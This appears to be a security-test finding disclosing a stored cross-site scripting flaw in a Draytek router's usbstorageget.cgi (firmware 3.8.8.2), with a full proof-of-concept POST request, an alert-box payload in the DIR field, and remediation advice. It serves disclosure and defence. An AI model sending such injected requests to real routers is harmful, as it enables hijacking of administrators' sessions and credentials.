

(2) Severity – High Draytek usbstorageget.htm page Stored XSS

Subject	Draytek usbstorageget.htm page Stored XSS	Severity	High
Category	Cross-Site Scripting	Target	x.x.x.x
Position	http://x.x.x.x:443/doc/usbstorage.htm		
Version	Firmware Version ：3.8.8.2		
Description	Attacker can inject XSS payload in the "usbstorageget.cgi" function and perform a XSS attack		
Threats	This vulnerability will cause remote code execution on the victim's browser, such as denial-of-service, deface, stealing credentials, sessions, or delivering malware to the victim		
Test Procedures	The vulnerability occur on "System Maintenace"→ "Configuration Backup" page Attacker inject XSS payload in the "usbstorageget.cgi" function in "DIR" field  POST /cgi-bin/usbstorageget.cgi HTTP/1.1 Host: [redacted]443 Connection: close Content-Length: 76 Cache-Control: max-age=0 Origin: https:/[redacted]443 Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.181 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8 Referer: https:/[redacted]443/doc/usbstorage.htm Accept-Encoding: gzip, deflate Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7 DIR=<script>alert(/[redacted] Security Testing/)</script>&FILE=s&OP=3&foldername=s After injecting, the Stored XSS attack will perform on the page (http://x.x.x.x:443/doc/usbstorage.htm) and execute attacker’s		

	payload  https://192.168.200.1:65443/doc/usbstorage.htm - Google Chrome 不安全 | ~~https:/~~[redacted]443/doc/usbstorage.htm 192.168.200.1:65443 顯示 [redacted]Security Testing/
Remedation	Using frameworks that automatically escape XSS by design Escaping untrusted HTTP request data based on the context in the HTML output Applying context-sensitive encoding when modifying the browser document on the client side acts against DOM XSS